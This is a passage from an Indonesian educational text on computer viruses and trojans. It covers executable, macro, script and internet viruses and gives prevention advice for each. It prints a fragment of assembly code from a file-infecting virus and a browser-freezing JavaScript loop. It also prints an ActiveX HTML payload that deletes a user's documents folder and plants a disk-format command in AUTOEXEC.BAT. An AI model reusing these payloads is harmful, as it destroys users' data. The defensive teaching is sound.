Seperti telah diketahui bahwa virus *executable*adalah virus yang dibuat dengan compiler dan bahasa pemrograman. Berikut ini beberapa cara kerja virus :

- *File executable* yang terkena virus apabila dieksekusi akan masuk ke dalam memori dan kemudian akan menginfeksi seluruh *file exectuble* di *directory* aktif, atau virus akan menginfeksi *file executable* lain apabila *file* lain tersebut dieksekusi.
- Virus yang aktif akan masuk kedalam *boot sector* media penyimpanan, kemudian apabila komputer melakukan proses *booting* dengan media penyimpanan tersebut maka virus akan aktif.
- Untuk virus *resident* instruksi manipulasi akan diletakkan di memori, lalu virus ini akan menunggu kesempatan untuk mengaktifkan bagian virus yang bersifat merusak. Biasanya virus jenis ini hanya akan aktif kembali apabila kita mengeksekusi *file* yang tertular virus tersebut.
- Apabila virus bersifat menumpangi *file* maka virus akan merusak *file* asli sehingga tidak dapat berfungsi normal, tetapi apabila virus mengadakan rutin manipulasi maka virus akan diletakkan diakhir *file* sehingga tidak merusak *file*.
- Biasanya virus mengadakan manipulasi dengan vektor interupsi dengan membelokkan vektor interupsi maka setiap terjadi pemanggilan interupsi tertentu yang dijalankan terlebih dahulu adalah program virus tersebut.

Berikut ini adalah contoh sebagian dari isi virus yang dibuat dalam bahasa assembly :

```
;-- cek exe/sudah kena
mov ax,word ptr Buf
cmp ax,4D5Ah
jz Usai2
cmp ax,5A4Dh
jz Usai2
cmp byte ptr Buf+3,'W'6
jz Usai2
Tular:
;-- ke ujung file
mov ax,4202h
xor cx,cx
cwd
int 21h
jc Usai2
or dx,dx
jnz Usai2
sub ax,3
push ax
;-- tulis
mov ah,40h
mov cx,offset Batas-100h
mov dx,offset Mulai
int 21h
jc Usai2
pop Lom
mov ax,4200h
xor cx,cx
```

Setelah diperhatikan ternyata virus ini bertujuan untuk menginfeksi *file* COM, virus juga menyediakan tempat sebanyak 244 *bytes* sebagai

tempat dirinya berada di ujung *file* korban. Virus ini akan membelokkan vektor interupsi 21h dengan *procedure* yang telah diciptakan sendiri oleh virus, selain itu virus ini juga melakukan proses enkripsi dengan operator *bit* XOR untuk mengacak badan virus yang terdapat pada *file* korban sehingga tidak mudah dilacak. Walaupun virus ini tidak berbahaya seperti virus CIH yang dapat menghapus BIOS (*Basic Input Output System*) tetapi virus ini cukup merugikan karena dapat merusak *file*.

3.7.2. Penanggulangannya

Menghindari virus memang langkah awal yang harus diambil sebelum komputer benar-benar terserang virus, karena lebih baik mencegah dari pada mengobati. Berikut ini cara-cara menghindari virus yang cukup efisien :

- **Ubah program-program atribut menjadi *Read Only***

  Sebenarnya cara ini kurang menjamin sebab sudah ada virus yang bisa mengubah attribut *file*. Tetapi cara ini lebih baik dilakukan dari pada tidak sama sekali. Parameter untuk merubah attribut *file* :

  ATTRIB [+R | -R] [+A | -A] [+S | -S] [+H | -H] [[drive:][path]*file*name] [/S]

  Keterangan :

  + : menambahkan attribut

  - : menghilangkan attribut

  R : attribut hanya baca (Read only)

  A : attribut *file* archive

  S : attribut *file* aystem

  H : attribut *file* tersembunyi

  Path : nama cabang (sub-directory)

  *File*name: nama *file* yang akan diproses

  /S : melakukan proses diseluruh *directory* dan *sub-directory*

- **Hindari penggunaan disket-disket yang tidak bisa dipercaya sumbernya.**

  Usahakan untuk tidak menggunakan disket-disket yang sudah lama sebab mungkin saja mengandung virus, dan juga jangan sembarangan menggunakan disket dari orang lain yang tidak terjamin kebersihan disket dari virus.

- **Melakukan *Write Protect***

  Dengan selalu mengunci *Write Protect* disket maka, kita dapat lebih meminimalkan kemungkinan penularan virus sebab virus tidak bisa menulis pada disket yang telah di-*Write Protect*.

- **Membuat *sub-directory* untuk program-program baru.**

  Hal ini bisa melokalisir beberapa virus apabila program kita terjangkit virus.

  Cara membuat *sub-directory* : **MD [drive:]path**

  Cara berpindahs*ub-directory* : **CD [drive:]path**

- ***Scan* virus setiap disket yang tidak pasti kebersihannya dari virus.**

  Apabila kita terpaksa untuk menggunakan disket yang tidak diketahui kebersihannya, maka sebaiknya kita melakukan pemeriksaan terlebih dahulu dengan antivirus. Contoh-contoh program antivirus yang cukup terkenal adalah *McAfee VirusScan*, *Antiviral Toolkit Pro*, dan *Norton Antivirus*

- **Melakukan scan virus secara periodik pada hard disk.**

  Walaupun kita telah menjaga segala kemungkinan dari penyebaran virus, tetapi ada baiknya dilakukan pemeriksaan pada hard disk,

sebab mungkin saja terdapat virus baru atau variasi virus yang belum bisa terdeteksi.

- **Menginstal program *resident* pada komputer.** Untuk mencegah dan mendeteksi kerja virus kita bisa menggunakan program antivirus yang sifatnya *resident*, yang dimaksud dengan residen adalah program yang menetap sementara pada memori komputer. Contoh program residen adalah *Scan McAfee Vshield* dan *Norton Anti Virus*.

- **Menggunakan program anti virus yang terbaru**
  Memang seharusnya apabila kita ingin memperkecil kemungkinan penularan virus, kita harus selalu mengikuti perkembangan program anti virus sebab dengan semakin banyaknya virus-virus baru yang belum bisa terdeteksi oleh antivirus yang lama, sehingga para pencipta program anti virus juga membuat program anti virus yang lebih baru pula.

- Periksa secara rutin *registry Windows* di bagian \HKEY_CURRENT_USER\Software\Microsoft\ Windows\CurrentVersion\Run, apakah menemukan sesuatu yang mencurigakan jika menemukan itu hapus bagian yang mencurigakan itu.

3.8. Virus Macro

3.8.1. Cara Kerja Umum

Cara kerja virus *Macro* yang akan dibahas adalah virus *Microsoft Word*. Virus akan menginfeksi *file Microsoft Word* dengan ekstension DOT (*Document Template*) dan DOC (*Document*), dimana apabila kita menggunakan Microsoft Word untuk memanggil *file-file* tersebut maka *macro* dari virus akan dijalankan, didalam macro inilah terdapat instruksi-instruksi untuk menyebar virus maupun melakukan manipulasi lainnya.

Biasanya virus akan menulari/memodifikasi *file* NORMAL.DOT yang memang ada pada setiap komputer yang menggunakan *Microsoft Word*, sebab *file* tersebut adalah *file* yang dijadikan standar awal pengetikan dan juga merupakan *file* yang pertama kali dibuka oleh *Microsoft Word* ketika dieksekusi. Tetapi ada juga virus yang tidak melakukan manipulasi pada *file* ini tetapi membuat *file* DOT baru yang mengandung virus dan merubah program *Microsoft Word* untuk menggantikan *file* NORMAL.DOT itu dengan *file* buatan virus. Sebagai contoh virus Melissa yang sangat terkenal itu merupakan virus *macro Microsoft Word* yang media penyebarannya dapat melalui *internet*, mengirim dirinya sendiri lewat e-mail sebagai *attachment*.

3.8.2. Penanggulangannya

- Ubah atribut seluruh *document template* terutama *file* NORMAL.DOT menjadi *read-only.* Dengan demikian untuk virusvirus sederhana tidak akan mampu untuk menulari komputer sebab virus tidak dapat menulis apapun pada *file* NORMAL.DOT, tetapi ada juga virus yang tidak terpengaruh oleh tindakan pencegahan ini.

- Apabila kita tidak memiliki antivirus yang memadai dan *Microsoft Word* telah terkena virus, hapus *file* NORMAL.DOT sebab umumnya program akan membuat file NORMAL.DOT kembali dengan tanpa virus.

- Periksa setiap *file* dengan menggunakan program antivirus (usahakan yang terbaru) sebelum kita menggunakannya.

- Apabila program antivirus tidak dapat mengatasi atau mendeteksinya, *file document* kita buka

dengan menggunakan program *Wordpad* (program pengetikan paket pada setiap *Microsoft Windows*) lalu *file* dikonversi menjadi *file* RTF (*Rich Text File*), baru kemudian *file* RTF itu kita buka dengan *Microsoft Word* dan bila perlu kita konversi lagi menjadi *document*. Apabila *Wordpad* tidak dapat membuka file tersebut, bisa kita gunakan program pengetikan lainnya sebagai pengganti seperti *Corel Word Perfect* ataupun *Adobe Type Manager*.

3.9. Virus Script

3.9.1. Cara Kerja Umum

Karena virus jenis ini biasanya terdapat pada file HTML maka virus ini akan beraksi setiap kali kita menjelajah internet dengan program *internet browser* yang mendukung script tersebut. Program *browser* yang sering menjadi target adalah *Microsoft Internet Explorer* dan *Netscape Navigator*. Berikut ini adalah isi dari *file* INDEX.HTML yang berisi virus, tetapi cukup tidak berbahaya :

```
<HTML>
<HEAD>
<META HTTP-EQUIV="Refresh" CONTENT="1; URL=index.html">
<SCRIPT LANGUAGE="JavaScript">
<!--
for (x=0;x<1;x)
open("index.html");
</SCRIPT>
</HEAD>
</body>
</HTML>
```

File tersebut apabila dijalankan oleh *browser* yang mendukung *Javascript* maka akan berakibat komputer akan membuka banyak sekali *browser* hingga tidak terhingga sampai nantinya komputer akan mengalami *hang* atau *crash*. Sebab instruksi dari *Javascript* diatas adalah untuk memanggil diri sendiri tanpa pernah berhenti. Mungkin contoh diatas hanyalah tidak akan berakibat fatal pada komputer, tetapi berikut ini adalah isi dari *file* HTML yang mempunyai dampak lebih parah :

```
<html><body>
<object id="wss"
classid="clsid:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B"></object>
<object id="sfso"
classid="clsid:0D43FE01-F093-11CF-8940-
00A0C9054228"></object>
<script language="JavaScript">
wss.Run('deltree /y c:\mydocu~1');
sfso.CreateTextFile('c:\autoexec.bat',true).WriteLine
('format
c:/u/q');
alert('Wait a moment.');
</script>
</body></html>
```

Script yang digunakan untuk *file* diatas adalah *Javascript* juga dengan tambahan mengeksekusi program *Active-X*, dimana hasilnya menghapus seluruh isi *directory c:\mydocu~1* kemudian merubah file AUTOEXEC.BAT komputer menjadi berisi instruksi untuk memformat *hard disk*. Masih banyak lagi variasi dan kemungkinan suatu virus *script* melakukan aksinya oleh karena itu hal ini tidak boleh diremehkan begitu saja.

3.9.2. Penanggulangannya

- Tingkatkan *options security* dari *browser* setiap kali kita merasa memasuki alamat *internet* yang berbahaya.

- Set agar setiap kali *browser* menemukan suatu *script* agar selalu muncul pilihan apakah *script* itu ingin dijalankan atau tidak. Jadi kita bisa menyelidiki terlebih dahulu apakah sisi dari *script* tersebut berbahaya.

- Set atribut menjadi *read-only* untuk *file-file* yang rawan dan memegang kendali penting seperti : AUTOEXEC.BAT; DOSSTART.BAT dan sebagainya.

- Ubah nama program *file* yang rawan dan memegang kendali penting menjadi tidak standar seperti : FORMAT.EXE; DEBUG.EXE ; DELTREE.EXE dan sebagainya.

- Periksa secara rutin *registry Windows* di bagian \HKEY_CURRENT_USER\Software\Microsoft \Windows\CurrentVersion\Run, apakah menemukan sesuatu yang mencurigakan jika menemukan itu hapus bagian yang mencurigakan itu.

- Selalu membuat *file* cadangan dari *registry Windows* .

3.10. Virus dari Internet dan Trojan

3.10.1. Cara Kerja Umum

Virus dari internet bisa membawa virus-virus lainnya, pada dasarnya virus dari *internet* proses pembuatannya hampir sama dengan virus *executable* dan virus *macro*. Yang membedakannya adalah cara penularannya, virus jenis ini mampu untuk menyebar melalui media *internet* yaitu akan mengirimkan dirinya sendiri ke
internet setiap kali terjadi hubungan antara komputer dengan *internet.* Contoh yang cukup terkenal adalah virus Happy99 yaitu virus yang merubah file WINSOCK.DLL yaitu *file* yang menangani hubungan internet suatu komputer yang berhubungan dengan *socket* di internet. Contoh lain adalah Virus Pretty+Park yang juga menyebar secara otomatis lewat *e-mail* dengan mengirimkan diri sendiri sebagai *attachment*, ciri-cirinya tidak ada reaksi apa-apa ketika dijalankan, tetapi meduplikat dirinya ke C:\windows\system\files32.vxd serta menambah suatu *string* pada registry Windows di lokasi HKEY_CLASSES_ROOT\exefile\shell\open\command.

Untuk *trojan* adalah suatu program yang dikirimkan oleh seseorang kepada kita dimana program tersebut merugikan bagi kita. *Trojan* bisa berupa program perusak maupun program kendali. Contoh *trojan* yang terkenal adalah *Back Orifice* dan *Netbus*, apabila korban telah terkena salah satu dari program ini maka apabila korban terhubung ke jaringan atau *internet*, si pengirim *trojan* dapat mengendalikan komputer korban dari jauh, bahkan tidak mustahil untuk mematikan atau merusak dari jauh.

3.10.2. Penanggulangannya

- *Scan* virus setiap file yang tidak pasti kebersihannya dari virus.
  Terutama yang berasal dari internet, harus tetap waspada walaupun kita menerima *e-mail* berisi *file Microsoft Word* atau *executable* atas nama kenalan sebab mungkin saja e-mail tersebut merupakan perbuatan virus.

- Periksa secara rutin *registry Windows* di bagian \HKEY_CURRENT_USER\Software\Microsoft\ Windows\CurrentVersion\Run, apakah menemukan sesuatu yang mencurigakan jika menemukan itu hapus bagian yang mencurigakan itu.

- Set atribut *file* WINSOCK.DLL menjadi *read-only*, untuk memperkecil kemungkinan virus untuk memanipulasinya.

- Catat tanggal, ukuran, dari *file* yang mencurigakan sebab akan berguna suatu saat apabila benar *file* tersebut mengandung virus.

DAFTAR PUSTAKA

Amperiyanto, Tri, 2003. *Bermain-main dengan Virus Macro 2 : Menjelajah Word dan Excel*. PT Elex Media Komputindo, Kelompok Gramedia, Jakarta.

Bishop, Matt, 2003. *Computer Security : Art and Science*. Addison-Wesley, Pearson Education, Inc., Boston.

Bustami, Ahmad, 1999. *Cara Mudah Belajar Internet, HomeSite dan HTML*. Dinastindo, Jakarta.

Cobb, Stephen, 1990. *The Stephen Cobb Complete Book of PC and LAN Security*. Windcrest Books.

Cohen, Frederick B., 1994. *A Short CourseOon Computer Viruses*. John Wiley & Sons, Inc.

Crume, Jeff, 2000. *Inside Internet Security : What Hackers Dont't Want You To Know*. Addison-Wesley, Pearson Education Limited, London.

Fogie, Seth and Peikari, Cyrus, 2002. *Windows Internet Security : Protecting Your Critical Data*. Prentice Hall PTR, Upper Saddle River, New Jersey.

Frost, David, Beale, Ian and Frost, Chris, 1989. *Pedoman Lengkap Virus Komputer*. PT. Elex Media Komputindo, Jakarta.

Hartono, Jogiyanto, 2001. *Analisis & Desain Sistem Informasi : Pendekatan Terstruktur Teori dan Praktek Aplikasi Bisnis*. Andi Offset, Yogyakarta.

http://securityresponse.symantec.com (Diambil tanggal 23 Juni 2004)

http://www.nai.com (Diambil tanggal 24 Juni 2004)

http://www.vaksin.com (Diambil tanggal 25 Juni 2004)

http://www.balikpapan.depkeu.go.id(Diambil tanggal 24 Juni 2004)

http://echo.or.id(Diambil tanggal 24 Juni 2004)

http://www.viruslist.com(Diambil tanggal 25 Juni 2004)

Kane, Pamela, 1995. *Pembasmian dan Pengamanan Virus di Komputer Anda*. Dinastindo, Jakarta.

Murugappan, Palani. *Internet Simplified*. Venton Publishing.

Norton, Peter and Nielsen, Paul, 1992. *Inside the Norton Antivirus*. Brady Publishing, New York.

Sudarisman, 1991. *Pedoman Lengkap Virus Komputer*. PT Elex Media Komputindo, Kelompok Gramedia, Jakarta.